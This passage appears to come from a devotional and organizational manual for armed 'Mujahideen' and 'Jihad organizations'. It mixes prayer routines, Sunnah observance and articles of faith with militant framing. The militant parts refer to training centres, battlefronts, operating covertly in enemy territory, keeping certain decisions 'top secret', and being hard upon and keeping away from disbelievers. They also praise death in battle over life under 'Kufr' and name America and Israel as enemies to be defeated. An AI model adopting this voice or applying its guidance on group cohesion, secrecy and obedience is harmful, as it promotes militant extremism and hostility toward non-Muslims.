10. Fasting of the month of Ramadhan is compulsory and obligatory
11. The Hajj is compulsory and obligatory
12. Jihad in the path of Allah ﷻ.
13. Rising from the grave Alive and accounting for one's deeds in front of Allah ﷻ (resurrection and the Judgment)
14. The Jannat (Paradise) is designated for the Mu'mineen (Believers) and the Jahannam (Hell) is designated for the Kafirs (Disbelievers)
15. Love of Allah ﷻ is Wajib
16. Fear and apprehension of Allah ﷻ is obligatory.
17. Always to be hopeful of Allah's ﷻ blessings
18. Keeping trust and dependency upon Allah ﷻ.
19. Love and affection for Allah's Last Rasool ﷺ is WAJIB
20. Deference and total respect for Allah's Last Rasool ﷺ is WAJIB
21. To value the Deen above everything else
22. Learning the Deen (acquiring the teachings of Islam)
23. Propagation and preaching of the Teachings of Islam and spreading it among the populace
24. Deference and Respect of the Holy Quran
25. Cleanliness and purification as stated in the teaching of Islam is necessary
26. I'etikaf
27. Protection and keeping guard (Ribaat) of the frontiers of Islamic domains
28. To stand fast during the battle against the enemy and not to abscond
29. To hand over the 1/5 of the spoil of war to Muslim Authority
30. To free slaves
31. To fulfill atonements
32. To fulfill promises and agreements

33. To be grateful to Allah ﷻ.
34. To refrain from useless and demeaning conversations
35. To hand back all the things deposited on trust
36. Killing people without any right is forbidden
37. To protect the private parts
38. To avoid obtaining materials belonging to someone else by wrongful and improper means
39. To consume Halaal food and drink only
40. Silken clothes for men and utensils made of gold and silver are forbidden
41. Games and amusements are contrary to the Revered Sharee'ah, they are Haraam
42. Balance expenditure (avoiding wastefulness and miserliness)
43. To avoid Jealousy and Hatred
44. To protect the honour, dignity and chastity of others
45. To perform all the deed exclusively for Allah ﷻ alone and to refrain from Hypocrisy and pretenses
46. To be joyful upon virtuous deeds and to be sorrowful upon sinful acts
47. To repent, to renounce, to adjure from sinful acts and deeds
48. To offer Qurbani (sacrifices) on the occasions of the 'Eid the Aqeeqah and the Sadaqaai
49. To obey the commands of Ulil Amr
50. To be part and parcel of the Ummah and to avoid being remaining aloof from the Ummah
51. Justice and fairness to be practiced in adjudication
52. Amr Bil M'aroof wa Al nahyi 'Anil Munkir
53. To assist in the virtuous and pious deeds
54. To be bashful and to refrain from being impudent and shameless
55. To treat the parents properly, with respect, affection, and compliance
56. To maintain links with the relatives, and not to abandon them
57. To possess and maintain good manners and affability
58. The owner/proprietor should treat their slaves/servants with due consideration
59. The slaves/servants should treat their master/proprietor properly and with due consideration.
60. To fulfill responsibilities towards offspring
61. To feel compassion, tenderness, and close link towards other Muslim brothers (/sisters/elders/young)
62. To return the Salaam
63. To pay a visit to those who are unwell and ill
64. To attend the Salatul-Janazah of the Muslims
65. To reply the prayer of those who sneeze
66. To keep away from non-believers and evil doers
67. To respect the neighbors
68. To honour the guests
69. To show discretion upon someone's personal act of sin
70. To persevere the hardship and difficulties.
71. To practice Zuhud
72. Ghairat
73. To refrain from any useless and timewasting
74. To be generous
75. To be kind to the young and to be respectful to the elders
76. To mediate between Muslims in dispute
77. To choose for your Muslim brother the same thing which you would choose for yourself

May Allah ﷻ help us, in our firm belief in them and fulfilling the above articles of Imaan.

Ameen, thumma Ameen!

COMPLIANCE WITH SUNNAH

A Mujahid should endeavor to live his whole life according to the path shown by Allah's Last Rasool ﷺ

Every deed of a Mujahid, his appearance, his deportment, his manners, his etiquette, may it be eating, drinking, sleeping or any other daily activities, should be a shining example of compliance with the Revered Sunnah.

Allah's Last Rasool ﷺ has left behind amongst us two things, if we hold on to them firmly we will never go astray.

They are:
1. The Holy Quran
2. The Holy Revered Sunnah of Allah's Last Rasool ﷺ.

Allah's Last Rasool ﷺ himself has *commanded* us to hold firmly to his *Revered Sunnah* and to act upon it.

During such an era, when evil and wretchedness is wide-spread and those failed and unsuccessful personalities (upon whom Allah's wrath descends and who have strayed from the path of righteousness and from whom we seek refuge of Allah ﷻ in our Daily Prayers) are idolized by the people, it becomes all the more important for us to live our lives totally in compliance with the Revered Sunnah of Allah's Last Rasool ﷺ.

Today, the prophecy of Allah's Last Rasool ﷺ has become true, word for word and is fully applicable to our era and situation, in which RasoolulLah ﷺ has mentioned about the Ummah following the leads of the Jews and the Christians. Allah's Last Rasool ﷺ has pronounced *"You will follow the Jews and the Christians to such an extent, that if they enter into the hole of a lizard (or an iguana), then you will also follow suit and will enter the hole behind them".*

Regardless of any period of time, the compliance with the Revered Sunnah of Allah's Last Rasool ﷺ is a watertight guarantee for the success of both worlds (present life and the life after death) but during this evil era, we should endeavor to resurrect each and every Revered Sunnah of Allah's Last Rasool ﷺ. We should try our utmost to adopt each and every Revered Sunnah. Our manners, our behavior, our etiquette's, our deportments, our habits of eating, drinking, talking, laughing, sleeping, awakening, conversations, gatherings, prayers, in short everything!, should be an exact replica of the Revered Sunnah of Allah's Last Rasool ﷺ. Anything that Allah's Last Rasool ﷺ has liked, should become our favorite as well. Anything that was undesirable to Allah's Last Rasool ﷺ should become undesirable to us as well. Those deeds which Allah's Last Rasool ﷺ had commanded us to perform, we should perform them without fail and with regularity. Those acts which Allah's Last Rasool ﷺ has forbade us, we should refrain from it totally.

A Mujahid should be a shining example of the compliance with the Revered Sunnah of Allah's Last Rasool ﷺ to such a degree, that by observing him only, other people could learn the Revered Sunnah of Allah's Last Rasool ﷺ. Whether he is putting shoes on, or combing hair, entering the Masjid or coming out of the Masjid, whether he is engaged in conversation, or he is explaining some points. Whether he is fighting the enemy, or is providing the training to colleagues. Whether he is on the move or stationary. Whether he is engaged in the domestic task or performing a collective task. His each and every move and every deed should be in compliance with the Revered Sunnah of Allah's Last Rasool ﷺ. His prayers, his deeds of devotion, his dealings and his transactions should be identical with the Revered Sunnah of Allah's Last Rasool ﷺ.

The Jihad organizations ought to give preferential consideration to the renaissance and restoration of the Revered Sunnah and ought to teach, each and every Revered Sunnah of Allah's Last Rasool ﷺ to their leaders and their members, because the Revered Sunnah are those beloved expressions, upon which the torrent of Allah's blessing descends and sometimes Allah's Help is withheld, when these beloved expressions are neglected.

As a Mujahid protects the Deen with his weapon, so should he also keep alive the Revered Sunnah of Allah's Last Rasool ﷺ by his deeds, because by those blessed deeds his soul will acquire life and so does the whole of the Ummah.

For the comprehensive Renaissance of the Revered Sunnah amongst the Mujahideen, the following steps might be beneficial:

1. Training centres, battlefronts, offices and every local unit should designate one day solely for learning and memorizing of the Revered Sunnah relating to every sphere of one's life.

2. Intermittently, a program of collective Examination ought to be enveloped. By which to ascertain the state of compliance with the Revered Sunnah among the colleagues, so that any further effort could be directed towards those who need further assistance.

3. Reading of books containing the Revered Sunnah in gatherings and directing the members to study books on the Revered Sunnah individually.
   The following books ought to be studied with concentration:

   Khasaail e Nabawi by Hazarat Sheikhul Hadeeth Maulana Zakariyah (RahimahulLahu) (translation of the Shamail ul Nabawi by Imam Tirmizi (RahimahulLahu).

   Hisne Ha&en Bv Imam Ibnul Jazari (RahimahulLahu) or the translation by Hazrat Maulana Muhammad Idrees. (RahimahulLahu).

   Alaikum Bi Sunnatee by Hazrat Maulana Abdul Sakharwi (RahimahulLahu).

   *(*Adab Al-Mufrad Perfection-of-Character by Imam Bukhari *Or any other book concerning the Sunnah/character/etiquettes, etc. of Prophet*ﷺ*)*

   Besides the above books there are several other beneficial compilations available.

   The Jihad organization ought to manufacture a small leather bag and issue it to the Mujahideen. The bag or the kit ought to contain:

   Miswaak
   Surmah (Collyrium powder for applying to the eyes)
   'Itr (Fragrance)
   Comb
   Thread and needle
   And other necessary items

4. Along with a specially prepared pocket size Book of Masnoon Du'aas. This booklet ought to contain the Ad'eyah (???) Of Allah's Last Rasool ﷺ for every occasion, with translations in other languages, so that the recitation of these prayers become part and parcel of the Mujahideen's lives. In addition, the Holy Quran ought to be in the possession of every Mujahid at all times. In travel or in residence.

   If the Holy Quran with the Tafseer of Hazrat Sheikhul Hind Maulana or Hazrat Maulana Mahmood Hasan (RahimahulLahu) or Hazarat Hakeem ul Ummah Maulana Ashraf Thanvi (RahimahulLahu) is available in pocket size format, it should also be included in the small leather bag, so that along with the recitation of the Holy Quran, the Mujahideen will also learn the meaning of the Holy Quran all the time. But if due to this small bag the Mujahideen's covers are blown in the enemy territories, then they should not take this bag with them.
   (ebook & apps are widely available today)

5. Occasionally, some competition ought to be organized; in which members will participate and those whose compliance with the Revered Sunnah and the mastery of the Teachings of Islam is of the highest caliber will receive awards. Thus encouraging others to follow their shining example.

The weekly and monthly magazines of the Mujahideen ought to contain at least one article pertaining to the Revered Sunnah and the Prayers. If such articles are made into a regular feature of the Magazines, then the result would be extremely beneficial.

ZIKR WA NAWAFIL

A Roman General had praised and admired the honoured Sahabahs ﷺ by the following words:

"They spend the day on the horse back and they spend the night in the act of worship. Even in their conquered territories they purchase their sustenance, they enter with Salaam and they fight with such zest and courage that the enemy is totally annihilated."

The other person commented "If they are observed at night, then it will dawn on you that they are free from every worldly concern and attachment and their whole life is devoted solely for acts of devotion and worship. But during the day they are on the saddle and you will think that their whole life is dedicated to horse riding. They are great archers, and lancers. They are occupied with Allah's Zikr and remembrance to such an extent that it is difficult to hear any conversation in their gatherings".
(The Effects of the Muslims' rise and fall upon the world pp. 142)

These are the glimpses of the honoured Sahabahs ﷺ which were admitted not by friends but by their arch enemies. These are the qualities and attributes of the honoured Sahabahs ﷺ which has entitled them to Allah's blessings and victory. With Allah's help descending upon them, even a small number of them has routed the enemy who were many times superior in numbers. Wherever the honoured
Sahabahs ﷺ descended, the light of Islam had spread far and wide with them and the darkness of Kufr, shirk and oppression had melted away.

Today the world is in need of such Mujahideen as well, who with the force of their Imaan and faith, could support the oppressed mankind and who could break the shackles and chains of the kafir's slavery and deliver mankind to the freedom of One and Only, One Allah's worship.

In this day and age the world is desperately seeking for those Mujahideen who's Imaan and faith is as solid as a rock and whose dawns are filled with tears, begging Allah's favour. Today the world needs those Mujahideen whose lips are neither exhausted by Allah's Zikr and remembrance, nor are they exhausted by firing their weapons. Today when the forces of Kufr has amassed all the material power and stockpiled all the means of destruction and annihilation of the whole planet Earth and all of its inhabitants. They become intoxicated by their might and perceive themselves to be undefeatable. While the Muslim Ummah generally is in a state of hypnotic sleep. The majority of the Ummah is infected with the terminal disease of self-destruction. The only remedy that the world can rely upon are those Mujahideen whose power of the Zikr is so strong that it will pull the heavenly help to the Earth. In whose hearts, death in the path of Allah ﷻ is more valuable than the life under the subjugation of Kufr. Who are imbued with the force of true Imaan and faith to such an extent that the greatest might and power of the enemy would not perturb them.

The Jihad and the Zikr are inseparable. Allah ﷻ has commanded the Mujahideen to be resolute and to engage in the Zikr extensively when they face the enemy, in order to achieve victory.

Therefore the Mujahideen's hearts and lips ought to be occupied with the Zikr at all times and they ought to, perform the Nawafil (Voluntary) *{& Sunnah}* prayers regularly.

Remember! That with the Nawafil one obtains the proximity and nearness of Allah ﷻ and with the Zikr, Allah ﷻ is with you. When someone is engaged in the Zikr, then Allah's blessing is with him and Allah ﷻ mentions him to the Angels. The Angels surround those gatherings, where Zikr is practiced.

In the Revered Hadith "the gatherings of the Zikr are declared as the garden of Jannat and those gatherings where Allah's Zikr is not practiced are termed as the gathering where few people get together and eat the corpses", such gatherings will be the cause of regrets on the day of judgment.

All the acts of worship and devotion, physical or financial are directed towards the eventual purpose of the remembrance of Allah ﷻ, the Zikr. Thus the Mujahideen ought to engage in the on every occasion, whether he is walking or sitting, awake or close to sleep, travelling or stationary. They should also attend the great pious people's gathering of the Zikr. And spend their available time in the company of such pious people of the Zikr.

Allah ﷻ has commanded even his beloved Nabi Muhammad Mustafa ﷺ

وَاصْبِرْ نَفْسَكَ مَعَ الَّذِيْنَ يَدْعُوْنَ رَبَّهُمْ بِالْغَدَاةِ وَالْعَشِيِّ يُرِيْدُوْنَ وَجْهَهٗ

(TRANSLATION) AND KEEP YOURSELF CONFINED TO THOSE WHO PRAY TO THEIR RABB (THE CHERISHER, THE PROVIDER OF EACH AND EVERYNEED OF HIS CREATION) IN THE MORNING AND IN THE EVENING, (ONLY) TO PLEASE HIM.
SURAH Al-KAHAF: 18 VERSE: 28

The Zikr means the remembrance of Allah ﷻ and the external and inner contemplation of Allah ﷻ. This can be achieved either by reciting the word "Allah ﷻ", or by the Istighfar or by engaging in Hamdu Thana (??), the recitation of the Holy Quran *(/understanding the meaning of the Quran)*, or by engaging in Teaching or Learning of the Deen.

In addition to the Zikr, the Mujahideen ought to engage in the Nawafil prayers along with their daily Faradh and Sunnah prayers. The past bears witness that as the Mujahideen have engaged in the act of worship and devotion to Allah ﷻ in every occasion, be it on the prayer mat or horseback, then Allah ﷻ has provided them with success.

It is known that Sultan Altamish has never abandoned the Tahajjud Prayers nor the Sunnat Prayers of Asr Salaah. The History has also preserved the mention of Sultan Orangzaib Aalamgir's prolonged Nafil prayers in the silence of the night. Although they were shouldering the enormous responsibility of running and administering great Islamic Domains and carrying out the life-long duty of the Jihad against the enemies and overcoming the dangerous conspiracies against them, yet they performed the Tahajjud prayers every night without fail with total humility and devotion and during the day they performed the extra prayers of the Ashraq and the Chaast. They also learned by-heart the Holy Quran and wrote valuable and voluminous books on the Deen. One is astonished to read the life of Sultan Salaahuddeen Ayyubi that how this Sultan has maintained such a diverse task of running a huge empire, recapturing the Bait Muqaddus (Jerusalem) from the kafir's and yet spending his time in lengthy Nawafil prayers and the Zikr.

These were the same mortals like us. But what differentiate between us and them is, that they have made the firm decision not to waste their temporal lives, which has been granted to them by Allah ﷻ for once only and within this life they have to fulfill their worldly duties and also make preparation for the difficult passages to the hereafter. Therefore they did not waste their life in pursuit of elaborate cuisines or luxurious home refurbishments. They slept, but only long enough to refresh their energy for the forthcoming tasks. Thus few hours of sleep was sufficient for them. They would consume food but only enough to maintain their lives. They did not live for the sake of elaborate dishes. They would perform the necessary domestic tasks, but they would not spend months and weeks in the preparation of their offspring's weddings. These fortunate people devoted their lives to the collective duties, instead of self-interests, thus their hours were blessed by Allah ﷻ and they increased their devotion and subjugation to Allah ﷻ for these blessings.

It was their incontrovertible belief that nothing could be accomplished, but by Allah's ﷻ grace and assistance alone, therefore their foremost duty was to please their Creator, by engaging in the Nawafil prayers, the Zikr and the Du'aas and the Istikharah. After performing these virtuous deeds, any task they commenced, Allah ﷻ bestowed upon them His blessings.

In contrast to the exemplary deeds of these true devotees of Allah ﷻ, a considerable number of people are nowadays engaged in the task of the Deen, without attending the Daily Prayers in the Masjid and are busy on the telephone at the

expense of the Nawafil prayers and divert all their attention to meetings and discussions, abandoning the Du'aas, such attitude and behavior will not bring Allah's blessing and grace upon their religious activities and sometimes their effort will not bear any fruit. This abandonment of even the compulsory obligations of Islam for the sake of other non-compulsory duties is penetrating every level of the organization and individual.

It is worth remembering! That there does not exist any religious duty that would demand the abandonment of the **COMPULSORY** Daily Prayers and those activities, for whose sake the compulsory religious duties are ignored or postponed would not receive Allah's ﷻ grace and blessing would not be beneficial to the Movement.

Therefore the Mujahideen ought to get up well before dawn and ought to be busy in beseeching Allah ﷻ for his grace blessing and mercy, with tearful eyes and weeping hearts. Similarly they ought to perform, along with the Daily Prayers, all the Sunnat ul Mua'kkedah and Non-Mua'kkedah prayers. They should also recite the Holy Quran and to perform the Zikr on regular basis.

We present here a chart of a Mujahid's basic devotional duties and requirements:

Commitment to the performance of the Tahajjud, the Ishraaq, the Awwabeen prayers and the commitment to all the Revered Sunnats and the Nawafil prayers with compulsory Daily Prayers.

Daily recital of one complete chapter of the Holy Quran, failing that, then at least half the chapter of the Holy Quran. And those who have learned the Holy Quran by heart ought to recite more than one chapter of the Holy Quran.

The recital of the Surah Yaaseen after the Fajr Prayer and the recital of the Surah Al Mulk and the Surah Al Waqe'ah after the Maghrib prayer and the recital of the Surah Al Kahaf on the Yaumul Jummah (Day of Jummah, Friday) before noon.

Note: The recital of the Surah Al Kahaf on the Yaumul Jummah protects from many evil seditions, mischief and perfidies, specially the perfidy and the sedition of the Dajjal. As nowadays the environment is full of such evil seditions and mischief, it is doubly important to recite
Surah Al Kahaf.

The daily recital without fail, of the First and the Third Kalimah the Darood Shareef and the Istighfar, one whole rosary for each of the above.

Praying two Rak'aat Salaat ul Tawbah and after the prayers beseeching Allah ﷻ for His forgiveness and pardon with total abjectness and sincerity.
Those Muslims are fortunate, whose ledger of deeds is full of Istighfar. Through repentance not only are our sinful acts forgiven, but also the elevation of status is granted to us Allah ﷻ. Suffering and hardship are removed and the most important of all, Allah's special blessing descends upon us. A lot of our problems are solved and our income increases.

Commitment to the recital of all the Masnoon Dua's after every Salaat and at the beginning and at the end of every deed

Before entering into the realm of sleep, while in bed, close the eyes and recount and reflect upon all the deeds that have been performed during the day. For example, getting up very early morning and praying the Tahajjud Salaat or if (Allah ﷻ protect us) Tahajjud Salaat is missed, then attending the Fajr Prayer in the Masjid, or missing the Jama'at and performing alone at home and so on and so forth. Thus within a short time, the whole of your daily activities will be in front of you. Consequently whatever shortcomings emerge from this this reflection, one ought to repent immediately and promise not to repeat these shortcomings in the future. And if through this reflection whatever the virtuous deeds emerge, then one ought to praise Allah ﷻ for bestowing the strength and opportunity for these virtues. The reward for this exercise is that every occurrence of the shortcoming and digression during the day are protected, because by praising Allah ﷻ, one is acknowledging that these virtuous deeds are not of his own making, but it is due to Allah's blessing alone, that he was able to perform these virtuous deeds and when such realization becomes permanent, then many a long standing and permanent sins will not be committed again, because repeated repentance of a particular sin results in the rejection of such a sinful act

by the Nafs. The other benefits of this practice include the protection from all the satanic sedations of self-importance and the preparation for the forthcoming accountability on the Day of Judgment.

No hadith source provided for the following azkars

In order to be steadfast in the Jihad and to be protected from sins, the Mujahideen ought to recite the following the Du'aa one hundred times:

يَا حَيُّ يَا قَيُّوْمُ بِرَحْمَتِكَ اَسْتَغِيْثُ لَآإِلٰهَ إِلَّآ اَنْتَ سُبْحَانَكَ إِنِّى كُنْتُ مِنَ الظَّالِمِيْنَ

For the protection from the enemy and the calamities the Mujahideen ought to recite after Asr Salaat, three hundred and thirteen time the following Du'aa:

اَللّٰهُمَّ اِنَّا نَجْعَلُكَ فِىْ نُحُوْرِهِمْ وَنَعُوْذُبِكَ مِنْ شُرُوْرِهِمْ

And after the Maghrib Salaat, they ought to recite the Surah Al Quraish forty-one times and to recite the following Du'aa three times each:

اَعُوْذُ بِكَلِمَاتِ اللهِ التَّآمَّاتِ مِنْ شَرِّ مَا خَلَقَ

بِسْمِ اللهِ الَّذِىْ لَايَضُرُّ مَعَ إِسْمِهٖ شَيْئٌ فِى الْاَرْضِ وَلَا فِى السَّمَآءِ

اَللّٰهُمَّ إِنِّىْ أَسْئَلُكَ الْعَافِيَةَ فِى الدُّنْيَا وَالْاٰخِرَةِ - أَللّٰهُمَّ إِنِّىْ أَسْئَلُكَ الْعَفْوَ

[redacted]

Before every task it is advisable to perform the Istikharah. Istikharah means, to turn to Allah ﷻ in the manner prescribed by the Revered Sharee'ah for the guidance in important matters. As human's intelligence is defective, his knowledge is limited and his nature is affected by emotions, he is incapable of distinguishing between the good and the bad. It is also to be observed that when a person relies solely upon his intellect and his own abilities then he usually suffers, but when he relies solely upon Allah ﷻ, than he meets success, and he turns to Allah ﷻ for Allah's blessing with Istikharah in his each and every affair.

It is a fact that whoever turns to Allah ﷻ in his affairs by the means of the Istikharah and also consults the holy and pious men, then he never suffers regret in his whole life and each and every affair of is imbued with goodness. And every impending comfort and tranquility, or every hardship or suffering, brings in its wake the message of prosperity and goodness.

Allah's Last Rasool ﷺ has pronounced:

مِنْ سَعَادَةِ الْمَرْءِ إِسْتِخَارَةُ رَبِّهٖ وَرِضَاهُ بِمَا قَضٰى وَمِنْ شِقَاءِ الْمَرْءِ تَرْكُهُ الْإِسْتِخَارَةِ وَعَدَمُ رِضَاهُ بَعْدَ الْقَضَاءِ (البخارى)

(Translation) "Among the good fortune of a person is to ask his RABB's (LORD) Blessings by the Istikharah and is content with his decree and bad fortune of a person is his abandoning of the Istikharah and his discontent after the Decree."

As for the guidance in the dream after performing the Istikharah, although it is probable but not essential.
The basic principle is, that once a person is engaged in the Istikharah, before commencing any task and if this task is beneficial for him, his heart is diverted towards this task and the necessary requisite is created for him, but if this task is harmful to him, then his heart is diverted against this task and the completion of the intended task becomes impossible.

Recital of the Darood Shareef repeatedly, is the ground for great success and goodness, abundance of its recital provides protection from many a calamity. In addition the love and affection of Allah's Last Rasool ﷺ is part and parcel of our Imaan, this love and affection of Allah's Last Rasool ﷺ demands from us, the recitation of the Darood & Salaam in abundance. It is a deed which is always accepted by Allah ﷻ and the person with such a virtuous deed is granted all the success and happiness of both the worlds. Among the blessings are those ten special blessings granted to him whenever he recites the Darood Shareef. The other blessing of reciting the Darood Shareef is, the proximity Allah's Last Rasool ﷺ on the Day of Resurrection.
As it is narrated by Hazrat 'Abdullah bin Mas'ud ؓ that Allah's Last Rasool ﷺ has pronounced: In the Qiyamah such a person will be closest to me who sends the Darood to me in abundance". (Tirmizi)

Our Safaf ul Safiheen and the Mujahideen's custom and practice was the recitation of the Darood Shareef in abundance. Therefore the Mujahideen ought to recite the Darood Shareef in abundance. When Allah ﷻ grants them the graciousness, they should recite one thousand times daily, the following Darood Shareef:

وَ صَلَّى اللّٰهُ على النَّبِيِّ الْأُمِّيِّ

or at least they should recite daily those Forty Darood Shareef which has been compiled by the distinguished Khulafah of the Sheikh-ul Hadeeth Maulana Zakariyah (RahimahulLahu) This compilation available in a small booklet.

(As a Mujahid one should be constantly sending salutations upon our Blessed Prophet ﷺ)

AN ADVICE

The honoured Mujahideen are requested, that for the reformation of their hearts and souls, for the strengthening of their Imaan and for the performance of the regular Zikr of Allah ﷻ and the commitment to the continuous devotional deeds, if they enter into Bai'at (Pledge of allegiance) with a holy, pious, Saint, who follows each and every command of the Revered and the Revered Sunnah and loves the Jihad, then Insha'Allah the matter of spiritual reformation could be fulfilled with ease, providing they have given it careful consideration and their intention of the Bai'at is the reformation of themselves, then they also maintain regular contact with their Sheikh and seek his guidance in their spiritual ailments and follow his instructions.

KIND TO EACH OTHER

Today in the world generally and in the Muslim community specifically, quarrels, discord and disunity is rampant. As a result of which the Unity of the Muslim Ummah is shattered and the Ummah is divided into various nationalities, tribes, regions and ideologies and every new dawn increases this division. Such divisive nationalism and bigotry which has been routed out by Allah's Last Rasool ﷺ and to smash these idols of nationalism and bigotry, the great principle of "All the Mu'mins (Believers) are brothers" was revealed in the Holy Quraan.

And Allah's Last Rasool ﷺ has condemned the slogans of nationalism as "the stinking and the corpse", has today reared its ugly head once again among the Muslims. Muslim's are physically, mentally, perceptively and ideologically divided in the name of regions and languages. In this century the slogan of nationalism has become the most powerful slogan once again. Similarly those propositions which have been clarified and settled fourteen centuries ago by Allah's Last Rasool ﷺ, then by the honored Sahabahs ؓ and then by the Mujtahids of the Ummah (RahimahulLahu 'Alaihim) are once again brought to the surface in the guise of new research, which has divided the Muslims into various groups, and caused enmity between each group. Beside these two types of divisions, one more kind of discord that exists internally at every level of the Muslim society and group, is pure selfishness and egoism, which has made the organizations hollow and has destroyed many great institutions. Many an active Institution were sacrificed at the altar of selfishness and egoism. Every organization is internally divided into factions. This sort of factionalism can be expected in the worldly and political organizations, but those organizations and institutions which are founded purely, to please Allah ﷻ and whose aims and objectives are worthy and blessed, such factionalism seems very odd indeed. It is the cause for anguish, that the greatest target of this factionalism are the religious organizations and institutions. Some such people for whom their power, position and respect is the most important commodity, are the main cause of this division and disunity, which in turn create mutual mistrust and gradually the whole fabric of Unity vanishes into the thin air and the whole world watch this spectacle gleefully.

Oh! The Mujahideen of Allah's Deen!

BEWARE!

Do not let this sort of discord and disunity come near you!

Because your success depends solely upon the unity, if (Allah ﷻ protect us) you are divided and the deep attachment to each other is broken and you are gripped by factional fever, then your value would diminish in the Court of Allah ﷻ and awe inspiring presence would disappear from the enemy's hearts and you will be defeated and humiliated.

Oh! Sacrificers of lives, for the sake of Imaan! Protect yourself from Satan's tricks! Your lips ought to be totally disengaged from backbiting of others and your hearts ought to be brimming to the edge with love, affection and compassion for each other. As it is necessary for you to be اَشِدَّآءُ عَلَى الْكُفَّارِ "Hard upon the Kafirs", it is also essential for you to be a living proof of رُحَمَآءُ بَيْنَهُمْ, "Kind to each other".

Beware of those people whose main occupation is to sow the seeds of distrust and discord amongst you. Beware of those Satan's in the guise of humans, who want to incite you for open mutiny against your elders.

Remember! The whole Muslim world's attention is focused upon you. Elderly mothers with tear-soaked scarves, and young sisters with their torn clothes, are begging to Allah ﷻ for your success. Great Saints are beseeching Allah ﷻ, on behalf in the darkness of the night while the whole world is asleep.

The Holy Kaabah and the Holy Masjid ul Nabawi is vibrating with du'aas for you. In such a time how could it be permissible to be at each other's throat? It is Haraam for you talk about your rights and your positions! It is not permissible to engage in the enhancement of personal gains!

BELIEVE IT! If even four such people, to lead the Mujahideen are available, who are as united as a body and whose hearts are filled with love and affection for each other, then such an organization could not be defeated by America, or by Israel. On the other hand your numerical strength might be considerable, if your hearts are divided and you are engaged in back biting, then you would not be able to defeat even the weakest enemy.

Today, maintaining of the Unity amongst the Mujahideen, is the most important requisite of the moment, while the enemies of Islam are hell bent, on creating discord and disunity amongst you. In such a perilous situation the Jihad organizations ought to take such effective measures to halt and to root out any breach of disunity amongst the Mujahideen and they are happy and content with each other.

In this direction some important steps are very briefly hinted in the following lines:

1. The members of the Shura of the Jihad organization ought to spend their time in each other's company much as possible. They should base all their decisions upon consultation. They ought not to listen to anything against each other via any activist, except if an activist has a genuine complaint against the fellow member, then they should inform that member immediately of this complaint.

2. Regardless of one's ability and indispensable qualities, one should not give his section any separate position or status outside the control of the organization. Such an able and distinguished person ought not to run his section on his own command and authority, but that section ought to be run by the advice and the directive of the Centre and other members.

3. All members of the consultative and administrative bodies should present the report of activities in the Shura should not take any such steps by their own, which is confined only to their subordinates. Whereas whatever tasks need to be accomplished, ought to be brought to the knowledge of other members and the Ameer.

4. The Ameer and every member must present the income and expenditure account to the Shura, especially when somebody has returned from a journey or a new initiative is launched.

5. No member ought to travel alone, but at least in the company of one other person. Similarly a responsible person should not meet any other responsible person of the government or other institutions, or some wealthy benefactor singularly. He should be accompanied by at least one other member.

6. The members of the Shura should not direct their criticism nor should they reveal any shortcomings of any of the fellow members, in front of the lay members of the organization. The matters relating to the Shura and the administrative body should only be dealt within these bodies.

7. After the decision of the Shura, a member ought not to disclose to the lay members that certain initiatives were launched on his insistence, otherwise those initiatives would not have been adopted by other members of the consultative body.

8. Members of the consultative& administrative bodies, commanders of the Mujahideen as well as other important office bearers ought not to send any messages verbally through a messenger, because it might be probable, that the messenger might have misunderstood the message, or he might deliver the message in a tone which was not intended, or he might inadvertently leave out some words. In all these cases the message's intended purpose and meaning might have been altered, which might cause considerable misunderstandings and misgivings.

9. Copies of the Rules and Regulations of each department ought to be kept by every department, so every department is fully aware of the procedures and Regulations of other departments', this would curtail misunderstandings. For example if the Regulation states that the minimum period of training is forty days in the training centre, then this Regulation ought to be known by every department of the organization. So they would not send someone to the training centre, who could not spend the required period. Similarly no new laws ought to be enforced, unless or until all the related personnel and departments have been informed.

10. The decisions of the Shura ought to be relayed to all the members of the organization and they ought to be informed of the benefits and advantages of these decisions. The only exceptions are certain top secret decisions.

11. Members of the Consultative and the administrative bodies ought not to consult selectively, at the expense of excluding the rest of the members. Nor should they form any alliance of a particular bent within these bodies.

12. They should not enter into' alliance, or merge, with any other organization who has made their proposal of alliance or merger conditional. In the event of any alliance or merger with other organizations. The consultative administrative body should make sure, that the members of any organization whose co-operation is conditional, are not given any important post within the Jihad organization.

13. Members ought to invite each other and ought to exchange Salaam with each other on every occasion. A weekly or monthly invitation to the elders and the subordinates for a meal or snack ought to be regularly organized. And in these gatherings the wretchedness and damage of disunity and discord is to be emphasized.

14. One must avoid derision and disrespectful behavior to fellow members. Even the most unpalatable truth can be communicated with decorum and the most bitter criticism can be directed within the ethical bounds.

15. There ought to be regular transfer of office bearers from one department to another department in order to eliminate dominance and hegemony of a single person within a department, which might lead to factionalism and discord.

16. Every decision must be based upon the Revered Sharee'ah. The abilities and talents of staff ought to be recognized as well. Appointments and promotions ought to be based solely upon ability. No appointment and promotion to be made for the sake of expediency and favors. Such a policy would be a great disfavor to the organization and will eventually lead to the break-up of the organization.

17. Effort should be made to divest the leaders and the members, from any remnant of nationalistic and bigotry tendencies and practical steps ought to be taken to provide the opportunity of a multinational environment in every department.

18. The leaders especially and the members generally ought to keep their distance from such places and acts which might cause defamational accusation against them and might damage their good reputation. They ought not to fall into the trap by presuming, that their innocence would shield them and their sincerity would be rewarded on the Day of Judgment. Allah's Last Rasool ﷺ has commanded us to avoid such places that might cause libelous accusations.

OBEDIENCE TO THE AMEER

Obedience to the Ameer is not only necessary for the Mujahid, but it is also the guarantee of his success.

Disobedience of the Ameer is a pitless black hole of destruction and a defeat for the Mujahid. Once fallen into this black hole of disobedience it would be extremely difficult to get out of it.

A Mujahid may be a commander or a member, he might be occupying a high office or a lower rank, he is blessed by Allah ﷻ and heavenly help is upon him, while he obeys the Ameer. By his obedience to the Ameer, Allah ﷻ bestows upon him, an ascent to those levels which is beyond one's imagination. But as soon as his obedience to the Ameer becomes weak, the downfall of the Mujahid commence instantly, which is not only destructive to himself, but to the whole Ummah and the world at large.

Great emphasis has been laid in the pronouncements of Allah's Last Rasool ﷺ, upon the obedience of the Ameer. Allah's Last Rasool ﷺ has pronounced that "obedience of the Ameer is obedience to me and disobedience of the Ameer is disobedience to me". Allah Last Rasool ﷺ "has declared exoneration from hypocrisy for a person who possess Ikhlas (sincerity) and who wishes well for the Ameer and who is strongly bound to the Jama'at.

Today one of the aims and objectives of the Mujahideen's enormous and unceasing effort is, to establish the system of the Khilafah on Earth, they have to demonstrate their commitment to the Khilafah by their own obedience to the Ameer within their organization.

